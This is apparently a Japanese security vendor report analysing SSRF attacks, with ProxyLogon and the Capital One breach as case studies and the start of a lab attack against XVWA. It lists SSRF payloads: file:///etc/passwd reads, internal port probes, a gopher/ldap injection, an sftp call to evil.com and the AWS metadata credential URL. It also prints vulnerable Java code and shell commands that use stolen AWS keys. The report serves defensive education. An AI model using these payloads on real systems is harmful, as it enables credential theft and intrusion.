SECURITY REPORT

2022

NOV

SSRF脆弱性を利用した攻撃事例分析及び対応方法



CyberFortress

このレポートは、株式会社サイバーフォートレスの独自の調査にて収集されたデータに基づき作成しています。

SSRF脆弱性を利用した攻撃事例分析及び対応方法

01. SSRF概要

改ざんされたHTTP要請を発生させアクセスが制限されているサーバ内部のリソースにアクセスし、外部へデータを漏出及び誤動作を誘発する攻撃をSSRF(Sever Side Request Forgery)という。攻撃手法だけみると、改ざんされたHTTP要請(Request Forgery)を利用した攻撃であるためCSRF(Client Site Request Forgery)と似ている。しかし、攻撃が発現されるところがサーバ側(Sever Side)か、クライアント側(Client Side)かによって攻撃形態が区分される。CSRFはユーザーのウェブブラウザーをハイジャッキングしてユーザーから不正要請をする。SSRFはアクセスが制限されているプライベート環境に追加攻撃(Post-Exploitation)が可能である為、攻撃の影響が高い。

区分	CSRF(Client Site Request Forgery)	SSRF(Sever Side Request Forgery)
要請主体	クライアント側から要請(Client Side)	ウェブサーバ側から要請(Server Side)
攻撃概念	ユーザーが自分の意志とは無関係に攻撃者が意図した行動をし、特定のウェブページに改ざんなど不正行為を遂行させる攻撃方法	Server-sideから行われる要請を改ざんしてハッカーが意図したサーバに要請が送信たり、要請を変更できる攻撃方法
攻撃方法	パスワード変更及びログイン連携でアドレス変更のような認証関連脆弱性を連携して掲示板もしくはメールで脆弱性に繋がる不正スクリプトを配布する	外部からアクセスできるウェブサーバのFile Inclusion脆弱パラメータで内部サーバに要請を送り、結果を受けて情報奪取及び誤動作を誘発させる
攻撃構成図		


【▲表① CSRFとSSRF攻撃の違い】

最近発生したクラウドホスティング提供業者の資格証明獲得にSSRF脆弱性が利用された事例でわかるように、SSRF攻撃は外部の攻撃支点(Attack Surface)でサービス提供者が意図していない内部システム(ドメイン及びIPなど利用)にアクセスする。攻撃の被害を最少化するためにはSSRFの発生原因に対する理解及びウェブアプリケーション構成による対応戦略が必要である。今回はSSRF脆弱性の原理と対応方法について調べてみよう。

SSRF脆弱性を利用した攻撃事例分析及び対応方法

02. 事例分析からみるSSRF脆弱性影響度分析


ウェブアプリケーション開発環境がクラウドインフラを基盤にMSA形態に変化しながらシステム間の連携及びユーザー権限付与などを行い、開発インフラのアーキテクチャが複雑になることによってセキュリティ問題が持続的に増加する。国際ウェブセキュリティ分野の非営利団体「OWASP」はこのような変化の流れを反映して「OWASAP TOP 10 2021」にA04:2021 Insecure Design, A08:2021 Software and Data Integrity Failures, A10:2021 Server-Side Request Forgery(SSRF)の３つの新規項目を新たに追加した。数年間1位であったA01:2017 Injection脆弱性をA01:2021 Broken Access Control脆弱性に変わることでウェブセキュリティ分野の重要な要素が単純に入力値の未検証より、非正常のアクセスコントロール可能有無に変化されたことが分かる。



【▲図① OWASP TOP 10 2021変更事項 (参考：OWASP)】

このようなセキュリティ観点を反映した項目がA10:2021 Server-Side Request Forgery(SSRF)である。2019年お客の名前、住所、社会保障番号、信用情報などが含まれる約1億6千万の個人情報データがの流出された事件や、Microsoft Exchange Server(CVE-2021-26855), ProxyShell Exploitなどの大規模セキュリティインシデントの原因がSSRFに関するものであった為、SSRFを活用したセキュリティインシデント事例を分析して根本的な攻撃のメカニズムを理解することが重要となった。従ってSSRFを活用した攻撃事例を分析し攻撃シナリオである【図②】を見て攻撃類型ごとの攻撃要素をより詳細に分析してみようと思う。

SSRF脆弱性を利用した攻撃事例分析及び対応方法



【▲図② SSRF脆弱性を活用した攻撃シナリオ】

【図②】は攻撃対象の環境(On-premise及びCloud)によってSSRF脆弱性が発生したり活用できる攻撃シナリオである。ポート情報及びサービス情報奪取、内部データ奪取、クラウドMetadataファイル奪取、Credential奪取などにSSRFが活用でき、攻撃シナリオごとに【表②】のような攻撃方法が適用される。【図②】を基に攻撃類型の2番(CASE1)と攻撃類型3番(CASE2)の場合は攻撃類型を基に実際発生した事例をマッピングして分析してみよう。

区分	Playbook名	Playbook意味
1	Port Scan及び内部システムファイル奪取基盤SSRF	- 内部サーバにポートスキャニングでサービス動作有無確認及び内部ファイルアクセス - SSH(22) サービスポートスキャニング時「file?=http://10.10.10.10:22」のような攻撃コマンド使用 - Linux/Unix環境から/etc/passwdファイルアクセス時「file?=file:///etc/passwd」のような攻撃コマンド使用 - sftp://evil.com:11111/, ldap://localhost:11211/%0astats%0aquit, gopher://127.0.0.1:25/xHELOなどサーバが許可するURLスキーマによって追加アクセス可能
2	ProxyLogon基盤SSRF (CVE-2021-26855)	- 内部サーバアクセス時MS Exchange Server SSRF(CVE-2021-26855)利用して内部踏み台を確保 - X-BEResourceクッキー改ざんで内部サーバリソースアクセス可能 - 「/ecp/proxyLogon.ecp」ファイルを呼び出して強制にセッションが繋げられるProxyLogonを利用して別途認証無しに攻撃者とExchange Server間HTTP接続を試み
3	AWS クラウド基盤SSRF (CapitalOne インシデント事例)	- SSRF脆弱性が存在するIMDSv1 AWSクラウド環境からカードイメージをアップロードする際に使用されるパラメータ「url」にS3 Bucketデータ漏出(脆弱パラメータ) - 脆弱パラメータ「url」に「http://169.254.169.254/latest/meta-data/iam/security-credentials/ISRM-WAF-ROLE」攻撃コマンドを使用してAWS MetaData及びISRM-WAF-ROLEのAccessKey及びToken奪取 - 奪取したAccessKey及びTokenはISRM-WAF-ROL権限獲得に活用されて攻撃者のAWSアクセス及びサーバ内のS3 Bucketデータ奪取に悪用

【▲表② SSRF脆弱性を活用した攻撃シナリオ】

SSRF脆弱性を利用した攻撃事例分析及び対応方法


1) CASE1 : CVE-2021-26855攻撃シナリオ

中国のAPTグループ「HAFNIUM」がアメリカ内の産業施設を攻撃する目的として使用したCVE-2021-26855はMicrosoft Exchange ServerのSSRF脆弱性を活用した代表的な攻撃事例である。SSRF脆弱性でHTTP連携を作り、認証過程なく、ユーザー権限でExchages ServerにアクセスできることでexchangeアドレスなどExchange Serverに保存されているデータのアクセス及び奪取ができるようになる。

攻撃過程をより詳しく見えるSSRFにするためにはHTTP Request Headerのプロパティーの中、CookieのValue値を「X-BEResource」にする必要がある。スクリプトやイメージのような静的リソースに認証なくアクセスするためには入力値検証機能が足りない。「X-BEResource」を介してアクセスが可能になる。


X-BEResource=内部サーバホス/target.xml#~/ecp/15.1.2106.2/scripts/flurry.js

サイバー攻撃組織である「HAFNIUM」はHTTP Request HeaderのCookieプロパティーに下記のようなautodiscoverを要請するSSRF攻撃コマンドを挿入して内部サーバに自動検索要請を送信しユーザーのLegacyDNを奪取した。



【▲図③ X-BEResourceクッキー改ざんによるメールボックス漏出
(参考：blogs.keysight.com, a_look_at_the_proxyl-IlFt.html, 2021/03/16)】


その後、奪取したLegacyDNを利用したユーザーのSIDを検索するためにMAPIリソース要請を送信した。



【▲図④ X-BEResourceクッキー改ざんによるSID漏出
(参考：blogs.keysight.com, a_look_at_the_proxyl-IlFt.html, 2021/03/16)】

SSRF脆弱性を利用した攻撃事例分析及び対応方法

最後に取得したSIDを利用し「/ecp/proxyLogon.ecp」エンドポイントに要請を送り、攻撃者と内部サーバにセッションを有効化した。




【▲図⑤ X-BEResourceクッキー改ざんによる内部サーバとHTTP連携実施
(参考：blogs.keysight.com, a_look_at_the_proxyl-IlFt.html, 2021/03/16)】

CVE-2021-26855の脆弱性は内部サーバと繋がる程度の侵入先を作るだけの脆弱性である。これはCVE-2021-27065 のような他のExchange Server脆弱性と連携ができ、深刻なサーバ損害が発生しうるため、高いCVSS点数を受けた。

SSRF脆弱性を利用した攻撃事例分析及び対応方法

2) CASE2：Capital One攻撃シナリオ


2019年SSRF攻撃でアメリカ金融機関「Capital One」からアメリカとカナダを合わせて約1億600万名のハッキング被害者ができる事件が発生した。攻撃者は約140,000個の社会保障番号と約80,000個の銀行口座番号などを奪取して個人情報漏洩による2次攻撃の危険性を高めた。以下はCapital Oneで発生した事件と同じ攻撃シナリオである。



【▲図⑥ S3 Bucket URL入力パラメータ漏出
(参考：application.security, server-side-request-forgery-in-capital-one)】

攻撃者はCapitalOneのホームページにログイン後、自分のクレジットカードのイメージを好きなイメージに変更することができるページにアクセスしてクレジットカードのイメージを変更する際に、URLにAWS S3 Bucket関連の入力パラメータが送信されていることを確認した。

SSRF脆弱性を利用した攻撃事例分析及び対応方法



【▲図⑦「url」変数に存在するSSRF脆弱性
(参考：application.security, server-side-request-forgery-in-capital-one)】


AWS S3 Bucketリンクを送信する「url」変数に攻撃者は外部イメージリソースのURLアドレスを挿入し、そのイメージがロードされてクレジットカードのイメージに適用されることが確認できた。これで攻撃者は当該の変数にSSRF脆弱性が存在し、AWSクラウドを使用していることが分かった。これはバックアンドカードデザイン機能ソースコードに脆弱性が存在しているため発生した。

```
1  @GetMapping("/preview")
2  public String documentPreview(HttpServletRequest httpRequest, Model model) {
3    String queryStringParams = httpRequest.getQueryString();
4    String queryString = StringUtils.substringAfter(queryStringParams, "url=");
5    ...
6
7    try {
8      DownloadFileResponse downloadFileResponse = storageService.load(queryString);
9    ...
10
11 @Override
12 public DownloadFileResponse load(String url) throws IOException {
13   CloseableHttpClient client = HttpClients.createDefault();
14   HttpGet httpGet = new HttpGet(url);
15   InputStream is  = client.execute(httpGet).getEntity().getContent();
16   ...
```

【▲図⑧ カードデザイン機能の脆弱なソースコード
(参考：application.security, server-side-request-forgery-in-capital-one)】

【図⑧】はSSRF脆弱性が発現されるソースコードで、4行目のqueryString変数からS3 Bucket URLを「url=」変数に割り当てした後、8行目からstorageService.load機能を利用し、「url」パラーメタでS3 Bucketからプレビューのイメージをダウンロードする。最後に14行目からHttpGet関数を利用し、イメージファイル検索のためのJava機能を呼び出す、ここで「url」に対するユーザー入力値の有効性検査が行われず、SSRF脆弱性が発生していることが確認できる。
攻撃過程としては最終的には攻撃者はデータ奪取のため【図⑦】から発生したSSRF脆弱性を悪用して【図⑨】のようにAWSクラウドメータデータであるISRM-WAF-ROLEファイルの内容を要請した。

SSRF脆弱性を利用した攻撃事例分析及び対応方法



【▲図9 AWS IAM Role奪取試し
(参考：application.security, server-side-request-forgery-in-capital-one)】

ISRM-WAF-ROLE要請の結果、攻撃者はAWSにアクセスできるAccessKeyとTokenの資格証明を奪取し、【図⑩】のように奪取した資格証明でAWSにアクセス、内部データを奪取した。

```
bob@localhost:~# export AWS_ACCESS_KEY_ID=ASIA5A6IYGGDLBWIFH5UQ
bob@localhost:~# export AWS_SECRET_ACCESS_KEY=sMX7//Ni2tu2hJua/fOXGfrapiq9PbyakBcJunpyR
bob@localhost:~# export AWS_SESSION_TOKEN=AgoJb3JpZ2luX2VjEH0aCXVzLWVhc3QtMSJHMEUCIQDFo...
bob@localhost:~# aws s3 ls
2019-03-12 17:40:02 acloudsamlpolicies
2019-01-23 16:00:58 cloudtrail-awslogs-38123876211-lydbako0-isengard-do-not-delete
2019-02-06 01:11:05 cloudfront_back
...
```


【▲図⑩ 奪取した資格証明でAWSアクセス及びS3 Bucket奪取
(参考：application.security, server-side-request-forgery-in-capital-one)】

CapitalOneシナリオの場合、些細な機能のSSRF脆弱性で相当被害を受けたケースである。我々はこのようなケースを分析し、SSRF脆弱性による被害が発生しないように防ぐべきだろう。

03. SSRF攻撃詳細分析

1) SSRF脆弱な環境構成

SSRF脆弱性の攻撃に成功するためにはDMZにある外部ウェブサーバ、攻撃者PCと通信ができないターゲットの内部ネットワークサーバが存在する必要があり、ユーザーが送信したURLデータを加工してイメージなどを提供する機能にSSRF脆弱性が存在する必要がある。SSRF攻撃のための環境構成でVmwareを活用してDMZウェブサーバ1台、内部ネットワークサーバ1台を構築してローカルPCから攻撃を実施する。【図⑪】は模擬SSRF攻撃の環境構成図である。




【図⑪ SSRF攻撃環境構成図】

外部ネットワークからは攻撃者のPCとDMZウェブサーバが通信ができる状態で、内部ネットワークではDMZウェブサーバとbee-boxサーバが通信ができる状態である。また、SSRF攻撃で内部bee-boxサーバのデータを奪取するため攻撃者PCとウェブサーバにXVWA(Xtreme Vulnerable Web Application)環境を構築(http://192.168.16.142/xvwa/)XVWA内のFile Inclusionの脆弱なパラメータで内部bee-boxサーバに対するSSRF攻撃を実施できるように構成した。(円滑な攻撃作業のために攻撃者が内部bee-boxサーバの存在有無を確認し、内部ネットワークのIP情報は既に奪取している状況と想定する。)


2) SSRF攻撃過程

最初に内部ネットワークに存在するIPアドレスを確認するためにSSRF脆弱性を利用する。【図⑫】をみるとDMZウェブサーバのXVWAページ内のFile Inclusionの脆弱なパラメータが存在し、当該のパラメータからSSRF攻撃が実施できる。




【▲図⑫ XVWAページのFile Inclusionの脆弱なパラメータ「file】

SSRFの脆弱なパラメータ「file」に対して内部ネットワークのIP範囲に対するBrute Force攻撃を実施し、ウェブプロキシツールを利用してResponseのContent-Length値を確認し、実際存在ししている内部サーバのIPであるのか確認する。



【▲図⑬ 内部ネットワーク存在有無に対するContent-Length】

【図⑬】に存在しないサーバのContent-Length値は「8991」だが、存在しているサーバのContent-Lengthは「9033」であることを把握し、内部サーバの存在有無を確認して、追加的な攻撃を行う前にSSRF攻撃の特性を証明するために【図⑭】で攻撃者PCから内部サーバ(10.10.10.10)と通信可能の有無を確認した結果通信ができないことが確認できる。




【▲図⑭ 攻撃者PCから内部サーバへのアクセス不可】

SSRF脆弱性を利用した攻撃事例分析及び対応方法

